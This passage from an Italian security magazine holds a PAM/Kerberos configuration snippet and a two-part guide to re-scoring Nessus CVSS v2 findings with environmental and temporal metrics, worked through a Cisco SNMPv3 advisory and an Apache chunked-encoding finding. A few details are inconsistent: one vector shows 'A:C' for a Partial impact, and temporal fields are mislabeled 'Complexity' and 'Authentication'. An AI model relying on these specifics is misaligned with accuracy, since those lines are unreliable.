I moduli di autenticazione Pam ci vengono in aiuto, fornendo un livello di astrazione sufficiente ad evitare la ricompilazione e l'adattamento di tutte le applicazioni che li utilizzano. Per esempio, per l'accesso al sistema il file di configurazione per l'autenticazione è /etc/pam.d/login, e modificando questo file in tutti i client potremo utilizzare Kerberos per il login di sistema. Un esempio della configurazione per il login e per il servizio Ftp è mostrato nella Tabella 4.

Ovviamente dovremo configurare ogni file di configurazione della directory /etc/pam.d relativo ai servizi che vorremo autenticare attraverso Kerberos.


TABELLA 4:
Utilizzo di kerberos in /etc/pam.d/login

```
#/etc/pam.d/login

auth required /lib/security/
pam_securetty.so
auth required /lib/security/
pam_nologin.so
auth sufficient /lib/security/
pam_krb5.so
auth required /lib/security/
pam_pwdb.so shadow nullok
use_first_pass

#/etc/pam.d/ftp
auth required /lib/security/
pam_listfile.so item=user
sense=deny file=/etc/ftpusers
onerr=succeed
auth sufficient /lib/security/
pam_krb5.so
auth required /lib/security/
pam_pwdb.so shadow nullok
use_first_pass
auth required /lib/security/
pam_shells.so
```

CONCLUSIONI

Ora che abbiamo imparato come utilizzare un sistema di difesa abbastanza potente, dobbiamo essere sicuri che ogni componente utilizzato lo sfrutti, eventualmente eliminando gli altri sistemi di autenticazione, togliendo gli utenti dai sistemi non Kerberos ed obbligandoli quindi al suo utilizzo, magari dopo un periodo di test.

di Lead Auditor - *ISO 27001Membro esterno del comitato sicurezza ISPESL,*
Salvatore D'Emilio - *ILead Auditor ISO 27001CSO ISPESL,*
Francesco Gaudieri - *ILead Auditor ISO 27001*

IL FATTORE

REPORT Una guida al corretto utilizzo del Risk Factor CVSS evidenziato dai report di NESSUS.

Nessus è un software proprietario di tipo client-server che tramite lo scan e l'abilitazione di plugin appositamente configurabili a seconda della tipologia di host e vulnerabilità che si andrà ad analizzare, rileva le vulnerabilità presenti suggerendo le possibili soluzioni creando report di facile analisi in vari formati (HTML , pdf, etc etc).
Questo è un analizzatore di rete è stato creato da Renaud Deraison ed è ormai portato avanti da migliaia di volontari sparsi in tutto il mondo.


PREMESSA

Nessus utilizza come indicatore del livello di rischio per le vulnerabilità individuate il Risk Factor base del Common Vulnerability Scoring System (CVSS).
Se andiamo ad analizzare la metodologia descritta dal FIRST (Complete Guide to the Common Vulnerability Scoring System Version 2.0 cfr.[1]) notiamo che essa può essere considerata, a tutti gli effetti, una analisi dei rischi minimale per il trattamento delle vulnerabilità relative al mondo internet: in effetti il CVSS opera con tre gruppi di metriche:

1. **Base;**
2. **Temporal;**
3. **Environmental.**

Ogni gruppo genera un valore numerico (da 1 a 10) ed un vettore che riflette i valori utilizzati per il


DI RISCHIO

calcolo. La metrica Base indica il rischio assoluto legato alla vulnerabilità, senza considerare l'esistenza ed il livello delle contromisure (patch) e l'ambiente nel quale opera il sistema.
La metrica Temporal rappresenta l'evoluzione della vulnerabilità nel tempo (esistenza e livello delle patch, ecc.). La metrica Environmental personalizza il rischio legandolo alla realtà operativa del sistema esaminato. In generale, le metriche di base e temporali sono calcolate dai produttori e riportate nei bollettini sulle vulnerabilità, mentre quelle di ambiente sono valorizzate dagli utenti finali, gli unici a fondo conoscere la realtà sotto esame.
Per la metodologia le uniche metriche obbligatorie sono quelle base. Il corretto utilizzo delle metriche Temporal ed Environmental, tuttavia, consente di legare il valore di rischio della metrica base alla realtà sotto esame (Environmental) e di ottenere il rischio residuo.

L'utilizzo delle metriche temporali e di ambiente è opzionale, questo processo deve essere utilizzato quando si richiede di riportare il rischio nell'ambiente dell'utente finale. La valutazione delle metriche temporali, così come quella delle metriche di ambiente, è calcolata su una scala da 1 a 10.

IL CALCOLO CVSS

Per comprendere ed utilizzare in maniera corretta la metodologia, occorre analizzare quali sono i parametri considerati in ogni gruppo di metriche e come essi vengano utilizzati per l calcolare i valori in gioco. Nel documento indicheremo solo le linee fondamentali della metodologia, rimandando per approfondimenti ed analisi delle formule per il calcolo del rischio e della sua mitigazione al sito ufficiale [1]. Non entreremo neanche in merito ai criteri adottati dagli ideatori della metodologia, sulla quale si potrebbero sollevare alcune obiezioni, tuttavia il CVSS può essere considerato come uno standard nella valutazione del rischio relativo alle vulnerabilità, e come tale va adottato.

METRICHE DI BASE

I parametri considerati nel gruppo di base sono riportati nella fig.2

L'Access Vector, l'Access Complexity e le metriche di Authentication indicano come la vulnerabilità si attiva e se esistano o no requisiti aggiuntivi perché ciò accada. Le tre metriche misurano come la vulnerabilità impatti sulla confidenzialità, l'integrità e la riservatezza degli asset coinvolti.

Access Vector (AV)

Rappresenta come la vulnerabilità può attivarsi: più l'attaccante può operare da remoto, maggiore è il livello di rischio.
LOCAL(L): L'attacco è possibile solo in locale.
ADJACENT NETWORK(A): L'attacco è possibile solo su reti locali.
NETWORK(N): L'attacco è possibile da remoto.

Access Complexity (AC)

Misura la complessità incontrata per portare a termine l'attacco.
Minore è la complessità, più alto è il valore di rischio.
HIGH(H): L'attacco richiede condizioni speciali per essere eseguito.
MEDIUM(M): L'attacco richiede condizioni particolari per essere eseguito.
LOW(L): L'attacco non richiede condizioni specifiche per essere eseguito.

Authentication (AU)

Misura quante credenziali servono per portare a termine l'attacco. Meno credenziali servono, maggiore è il rischio.
MULTIPLE(M): L'attacco richiede più credenziali.
SINGLE (S): L'attacco richiede un "single signon"
NONE (N): L'attacco non richiede credenziali.

Impatto sulla Confidentiality (C)

Misura l'impatto sulla riservatezza. Più alto è l'impatto, maggiore è il rischio.

NONE(N): Nessun impatto.
PARTIAL(P): Impatto parziale: l'attaccante può accedere ad alcune informazioni, ma senza poter scegliere quali.
COMPLETE(C): Impatto totale: tutte le informazioni sono compromesse.

Impatto sull'Integrità (I)

Misura l'impatto sull'integrità delle informazioni. Maggiore è l'impatto, più alto è il rischio.
NONE(N): Nessun impatto.
PARTIAL(P): Impatto parziale: l'attaccante può modificare alcune informazioni, ma senza poter scegliere quali.
COMPLETE(C): Impatto totale: tutte le informazioni possono essere modificate.

Impatto sull'Availability (A)

Misura l'impatto sulla disponibilità del sistema. Più alto è l'impatto, maggiore è il rischio.
NONE(N): Nessun impatto.
PARTIAL(P): Impatto parziale: l'attaccante può rallentare o impedire parzialmente l'utilizzo del sistema.
COMPLETE(C): Impatto totale: tutte le attività del sistema possono essere rallentate o impedite.

Esempio di vettore per le metriche di base

Come esempio di calcolo delle metriche di base prendiamo la Cisco Security Advisory: SNMP Version 3 Authentication Vulnerabilities , per maggiori dettagli vedi [2]
Il produttore ha calcolato il CVSS Base Score applicando le seguenti valorizzazioni:

Access Vector	Access Complexity	Authentication	Confidentiality Impact	Integrity Impact	Availability Impact
Network	Low	None	Complete	Complete	Complete

Da questi dati risulta un *CVSS Base Score 10* . Il vettore è il seguente:

```
AV:N/AC:L/Au:N/C:C/I:C/A:C
```

La vulnerabilità è stata classificata dal sistema come CVE-2008-0960 ed è reperibile sull'archivio del National Vulnerability Database (NVD) gestito dal NIST [3].

METRICHE TEMPORALI

I rischi legati alle vulnerabilità cambiano con il passare del tempo, in base allo sviluppo di tecniche per sfruttare le vulnerabilità stesse ed alla individuazione delle contromisure.

Exploitability (E)

Indica lo stato dell'arte delle tecniche per sfruttare la vulnerabilità.
Più è facile l'attuazione dell'attacco, maggiore è il i rischio.
UNPROVEN (U): Non ci sono tecniche disponibili o la tecnica stessa è solamente teorica.
PROOF-OF-CONCEPT (POC): La tecnica è stata testata ma non è attuabile per la maggior parte dei sistemi senza personalizzazioni da parte di un attaccante esperto.
FUNCTIONAL (F): La tecnica esiste ed è efficace sulla maggior parte dei sistemi affetti dalla vulnerabilità
HIGH (H): La tecnica esiste, o non è richiesta, e si attiva in maniera autonoma (es. worm o virus).
NOT DEFINED (ND): La metrica non viene considerata nel calcolo della valorizzazione.

Remediation Level (RL)

Indica il livello di maturità delle contromisure. Minore è il livello più alto è il rischio.
OFFICIAL FIXM(OF): Esiste una contromisura completa ed ufficiale messa a disposizione dal produttore.
TEMPORARY FIX (TF): Esiste una contromisura ufficiale ma provvisoria.
WORKAROUND (W): Esiste una contromisura non ufficiale.
UNAVAILABLE (U): Non esistono contromisure o le stesse non sono applicabili.
NOT DEFINED (ND): La metrica non viene considerata nel calcolo della valorizzazione.

Report Confidence (RC)

Indica il livello veridicità sull'esistenza della vulnerabilità e sull'affidabilità dei dettagli tecnici diffusi. Più alto è tale livello, maggiore è il rischio.
UNCONFIRMED (UC): Esistono solo voci non confermate sulla vulnerabilità.
UNCORROBORATED (UR): Vi sono più fonti non ufficiali, tra le quali aziende indipendenti che operano sulla sicurezza o ricercatori, che descrivono la vulnerabilità.
CONFIRMED (C): La vulnerabilità è confermata ufficialmente dal produttore o dalla pubblicazione delle sue caratteristiche tecniche o dei metodi di attacco.
NOT DEFINED (ND): La metrica non viene considerata nel calcolo della valorizzazione.

Esempio di vettore per le metriche temporali

Come esempio di calcolo delle metriche temporali prendiamo la Cisco Security Advisory: SNMP Version 3 Authentication Vulnerabilities , già utilizzata per le metriche di base.

Exploitability	Complexity	Authentication
Functional	Official-Fix	Confirmed

Da questi dati risulta un *CVSS Score - 8.3.* Il vettore è il seguente:

```
E:F/RL:OF/RC:C
```

L'utilizzo delle metriche temporali fa sì che il livello di rischio venga mitigato da 10 a 8.3.

METRICHE DI AMBIENTE

Le metriche d'ambiente collegano il rischio precedentemente calcolato (si usi o meno il vettore temporale) alle differenti realtà aziendali.

Environmental Metric Group
Collateral Damage Potential
Confidentiality Requirement
Target Distribution
Integrity Requirement
Availability Requirement

Collateral Damage Potential (CDP)
Misura il danno potenziale che l'azienda può subire a causa della vulnerabilità.
NONE (N): Danno inesistente
LOW (L): Danno minimo.
LOW-MEDIUM (LM): Danno moderato.
MEDIUM-HIGH (MH): Danno grave.
HIGH (H): Danno catastrofico.
NOT DEFINED (ND): La metrica non viene considerata nel calcolo della valorizzazione. È compito di ogni azienda definire, nella sua realtà, il significato dei livelli di danno atteso.

Target Distribution (TD)
Indica la percentuale di danno atteso sul sistema in rapporto al numero degli asset che possono essere danneggiati.
NONE (N): Nessun asset coinvolto.
LOW (L): Tra l'1% ed il 25% di aset coinvolti.
MEDIUM (M): Tra l'26% ed il 75% di aset coinvolti.
HIGH (H): Tra l'76% ed il 100% di aset coinvolti.
NOT DEFINED (ND): La metrica non viene considerata nel calcolo della valorizzazione.

Security Requirements (CR, IR, AR)
Valorizza le necessità aziendali in termini di riservatezza, integrità e disponibilità. Anche se la tabella accorpa i tre requisiti, vanno valorizzati separatamente.
LOW (L): Impatto limitato.
Medium (M): Impatto grave.
HIGH (H): Impatto catastrofico
NOT DEFINED (ND): La metrica non viene considerata nel calcolo della valorizzazione.

Esempio di vettore per le metriche d'ambiente
Come esempio di calcolo delle metriche d'ambiente prendiamo la Cisco Security Advisory: SNMP Version 3 Authentication Vulnerabilities, già utilizzata per le metriche di base. La valorizzazione dei parametri, in questo caso, è di stretta competenza dell'azienda. Ipotizziamo un'azienda che abbia i requisiti seguenti:

Collateral Damage Potential	Target Distribution	Riservatezza	Integrità (IR)	Disponibilità (AR)
Low-Medium	Medium (26-75%)	Medium	Medium	Medium

Da questi dati risulta *un CVSS Score – 6.6.* Il vettore è il seguente:

```
CDP:LM/TD:M,/CR:M/IR:M/AR:M
```

L'utilizzo delle metriche temporali e di quelle d'ambiente fa sì che il livello di rischio venga mitigato da 10 a 6.6. Se vogliamo considerare solo le metriche di base e quelle d'ambiente, lo score passa da 10 a 7.5. Uno di questi è il valore reale legato al rischio della vulnerabilità in esame

CALCOLO DEL CORRETTO FATTORE DI RISCHIO

Dell'uso dei report di Nessus nell'analisi dei rischi abbiamo parlato in un precedente lavoro [4], vediamo ora come utilizzare in maniera più consona alla realtà sotto esame tale prodotto. Supponiamo di aver fatto girare Nessus sulla nostra rete interna e di trovarci di fronte, tra l'altro, alla seguente segnalazione:

Apache Chunked Encoding Remote Overflow

Synopsis :

The remote web server is vulnerable to a remote code execution attack.

Description :

The remote Apache web server is affected by the Apache web server chunk handling vulnerability.

If safe checks are enabled, this may be a false positive since it is based on the version of Apache. Although unpatched Apache versions 1.2.2 and above, 1.3 through 1.3.24, and 2.0 through 2.0.36 are affected, the remote server may be running a patched version of Apache.

See also :

http://httpd.apache.org/info/security_bulletin_20020617.txt
http://httpd.apache.org/info/security_bulletin_20020620.txt

Solution :

Upgrade to Apache web server version 1.3.26 or 2.0.39 or newer.

Risk factor :

High / CVSS Base Score : 7.5
(CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVE : CVE-2002-0392
BID : 5033
Other references : IAVA:2002-a-0003, OSVDB:838

Come si può notare il livello base di rischio del CVSS è alto e richiederebbe un intervento immediato. E' chiaro che le metriche temporali, in questo caso, non ci servono, perché il report ci dice che anche se la soluzione al problema esiste, non è stata applicata.
Ma l'importante, per dirigere gli sforzi verso i reali obiettivi primari è valutare il rischio legato al mio ambiente. Raccogliamo dal National Vulnerability Database (NVD) [5] i dettagli per l'analisi. La parte che ci interessa dice:

CVSS Version 2 Metrics:
Access Vector: Network exploitable
Access Complexity: Low
Authentication: Not required to exploit
Impact Type: Provides unauthorized access, Allows partial confidentiality, integrity, and availability violation; information; Allows disruption of service

Analizziamo, ora, dove è allocato il server, quale danno può subire e cosa tratta: Il server è sulla rete locale, tratta dati che possono procurare all'azienda un danno limitato, tratta dati pubblici non essenziali, quindi non richiede riservatezza e le esigenze di disponibilità sono limitate, mentre è importante l'integrità delle informazioni. In caso di problemi

LE METRICHE D'AMBIENTE COLLEGANO IL RISCHIO ALLE DIFFERENTI REALTÀ AZIENDALI

gli asset coinvolti riguardano un percentuale, sul totale esaminato, minore del 10%.
Compiliamo la tabella delle metriche d'ambiente: Utilizzando il tool gratis reperibile su internet per calcolare il CVSS [6] verifichiamo il rischio effettivo per noi, tralasciando le metriche temporali, perché, come visto, non entrano in gioco. Da questi dati risulta un *CVSS Score – 1.7*
Il vettore è il seguente:

Collateral Damage Potential	Target Distribution	Riservatezza	Integrità	Disponibilità
Low	Low (0-25%)	Low	Medium	Low

```
CDP:L/TD:L,/CR:L/IR:M/AR:L
```


Controllando la metodologia NVD di suddivisione del CVSS Score notiamo i seguenti accorpamenti:
NVD Vulnerability Severity Ratings
NVD provides severity rankings of "Low," "Medium," and "High" in addition to the numeric CVSS scores but these qualitative rankings are simply mapped from the numeric CVSS scores:
1. Vulnerabilities are labeled "Low" severity if they have a CVSS base score of 0.0-3.9.
2. Vulnerabilities will be labeled "Medium" severity if they have a base CVSS score of 4.0-6.9
3. Vulnerabilities will be labeled "High" severity if they have a CVSS base score of 7.0-10.0.

Possiamo quindi notare come lo score riportato da Nessus, senza verifica dell'ambiente, sia classificabile come "HIGH" , mentre quello reale, riscontrato sul campo, ci riporta ad uno score "LOW": questo ci consente di classificare correttamente la priorità degli interventi correttivi da eseguire.


Riferimenti

[1] http://www.first.org/cvss/
[2] http://www.cisco.com/warp/public/707/cisco-sa-20080610-snmpv3.shtml
[3] http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-0960
[4] Francesco Merlo, Fabio Guasconi - Dispensa analisi dei rischi
[5] http://web.nvd.nist.gov/view/vuln/detail?execution=e1s1
[6] http://jvnrss.ise.chuo-u.ac.jp/jtg/index.en.html
[7] http://www.securityfocus.com/

NESSUS UTILIZZA COME INDICATORE DEL LIVELLO DI RISCHIO PER LE VULNERABILITÀ INDIVIDUATE IL RISK FACTOR BASE DEL COMMON VULNERABILITY SCORING SYSTEM (CVSS)

di Francesco Merlo Lead Auditor ISO 27001. *Membro esterno del comitato sicurezza ISPESL,*
Salvatore D'Emilio - *ILead Auditor ISO 27001CSO ISPESL,*
Francesco Gaudieri - *ILead Auditor ISO 27001*

RISK FACTOR CVSS:
IL CALCOLO DEL RISCHIO RESIDUO

REPORT

DOPO AVERE CAPITO, NEL PRECEDENTE NUMERO DI HACKER JOURNAL COME UTILIZZARE IL COMMON VULNERABILITY SCORING SYSTEM PER IL CALCOLO DEL RISCHIO EFFETTIVO DI UNA VULNERABILITÀ, PASSIAMO ORA AD UN ALTRO TEMA MOLTO INTERESSANTE, IN QUALCHE MODO CRUCIALE, OVVERO COME CALCOLARE IL RISCHIO RESIDUO...

Nel precedente articolo (Il fattore di rischio Hacker Journal 209) abbiamo illustrato come utilizzare correttamente il CVSS per calcolare il rischio effettivo di una vulnerabilità nella realtà sotto esame con l'utilizzo delle metriche d'ambiente.
Con questo scritto completiamo l'argomento vedendo come calcolare anche il rischio residuo, il rischio, cioè, che permane dopo l'adozione delle opportune contromisure: a tal fine utilizzeremo le metriche temporali. Riteniamo utile riproporre, per semplificare la lettura, quanto scritto riguardo le stesse.

I rischi legati alle vulnerabilità cambiano con il passare del tempo, in base allo sviluppo di tecniche per sfruttare le vulnerabilità stesse ed alla individuazione e realizzazione delle relative contromisure. Le metriche adottate per la valutazione sono riportate nella fig.1

EXPLOITABILITY (E)

Indica lo stato dell'arte delle tecniche per sfruttare la vulnerabilità.
Più è facile l'attuazione dell'attacco, maggiore è il i rischio.

Valorizzazione	Descrizione
Unproven (U)	Non ci sono tecniche disponibili o la tecnica stessa è solamente teorico.
Proof-of-Concept (POC)	La tecnica è stata testata ma non è attuabile per la maggior parte dei sistemi senza personalizzazioni da parte di un attaccante esperto.
Functional (F)	La tecnica esiste ed è efficace sulla maggior parte dei sistemi affetti dalla vulnerabilità.
High (H)	La tecnica esiste, o non è richiesta, e si attiva in maniera autonoma (es. worm o virus).
Not Defined (ND)	La metrica non viene considerata nel calcolo della valorizzazione.

CVSS:RIEPILOGO

Torniamo brevemente, prima di proseguire, sul concetto di CVSS per coloro che avessero perso il numero precedente di HJ.

Il Common Vulnerability Scoring System Version 2.0 può essere considerato, a tutti gli effetti, una analisi dei rischi minimali per il trattamento delle vulnerabilità relative al mondo internet. Opera con tre gruppi di metriche: Base, Temporal, Environmental.

REMEDIATION LEVEL (RL)

Indica il livello di maturità delle contromisure. Minore è il livello più alto è il rischio.

Valorizzazione	Descrizione
Official Fixm(OF)	Esiste una contromisura completa ed ufficiale messa a disposizione dal produttore.
Temporary Fix (TF)	Esiste una contromisura ufficiale ma provvisaria.
Workaround (W)	Esiste una contromisura non ufficiale.
Unavailable (U)	Non esistono contromisure o le stesse non sono applicabili.
Not Defined (ND)	La metrica non viene considerata nel calcolo della valorizzazione.

REPORT CONFIDENCE (RC)

Indica il livello veridicità sull'esistenza della vulnerabilità e sull'affidabilità dei dettagli tecnici diffusi. Più alto è tale livello, maggiore è il rischio.

Valorizzazione	Descrizione
Unconfirmed (UC)	Esistono solo voci non confermate sulla vulnerabilità.
Uncorroborated (UR)	Vi sono più fonti non ufficiali, tra le quali aziende indipendenti che operano sulla sicurezza o ricercatori, che descrivono la vulnerabilità.
Confirmed (C)	La vulnerabilità è confermata ufficialmente dal produttore o dalla pubblicazione delle sue caratteristiche tecniche o dei metodi di attacco.
Not Defined (ND)	La metrica non viene considerata nel calcolo della valorizzazione.

IL CALCOLO DEL RISCHIO RESIDUO.

Riprendiamo in esame l'esempio dell'articolo precedente:

Apache Chunked Encoding Remote Overflow

Synopsis :

The remote web server is vulnerable to a remote code execution attack.

Description :

The remote Apache web server is affected by the Apache web server chunk handling vulnerability.

If safe checks are enabled, this may be a false positive since it is based on the version of Apache. Although unpatched Apache versions 1.2.2 and above, 1.3 through 1.3.24, and 2.0 through 2.0.36 are affected, the remote server may be running a patched version of Apache.

See also :

http://httpd.apache.org/info/security_bulletin_20020617.txt
http://httpd.apache.org/info/security_bulletin_20020620.txt

Solution :

Upgrade to Apache web server version 1.3.26 or 2.0.39 or newer.

Risk factor :

High / CVSS Base Score : 7.5
(CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVE : CVE-2002-0392
BID : 5033
Other references : IAVA:2002-a-0003, OSVDB:838

I parametri base risultano i seguenti:

Access: Network
Vector: Network
Access Complexity:
LowAuthentication: None
Confidentiality Impact: Partial
Integrity Impact: Partial
Availability Impact: Partial

Il vettore di rischio, ed il suo livello, sono:

```
AV:N/AC:L/Au:N/C:P/I:P/A:C CVSS
Score - 7.5
```

Abbiamo impostato i parametri del rischio legato all'ambiente sotto esame come segue:

Collateral Damage Potential (CDP): Low.
Target Distribution (TD): Low (0-25%).
Riservatezza (CR): Low.
Integrità (IR): Medium.
Disponibilità (AR): Low.

Vettore di rischio e livello:

```
CDP:L/TD:L,/CR:L/IR:M/AR:L CVSS
Score - 1.7
```



Calcoliamo ora il vettore per le metriche temporali. Per acquisire le informazioni necessarie a valorizzare il vettore dobbiamo effettuare alcune ricerche su Internet. In assenza di dati, a volte succede, dobbiamo utilizzare fonti alternative o la nostra esperienza. Sappiamo che il codice di vulnerabilità è:

```
CVE-2002-0392
```

E che utilizziamo Apache versione 2.0.36; con questi dati, e un po' di pazienza, possiamo iniziare le nostre ricerche. Per prima cosa verifichiamo sul sito del MITRE le informazioni disponibili:

Dai dati forniti risulta che la vulnerabilità è ufficialmente confermata, quindi:

```
Exploitability = Functional
Authentication = Confirmed
```

Verifichiamo ora, sul sito ufficiale di Apache, la situazione delle opportune contromisure:

La versione da noi utilizzata è la 2.0.36, quindi andiamo alla pagina relativa:

Risulta che esiste una contromisura ufficializzata, quindi:

```
Complexity = Official-Fix
```

Riepilogando:

Exploitability	Complexity	Authentication
Functional	Official-Fix	Confirmed

Il vettore è il seguente:

```
E:F/RL:OF/RC:C
```

Il calcolo viene effettuato utilizzando il tool, gratuito, CVSS V2.0 Calculator for PC scaricabile dal sito. http://jvnrss.ise.chuo-u.ac.jp/jtg/cvss/en/index.02.html

Utilizzando i parametri:

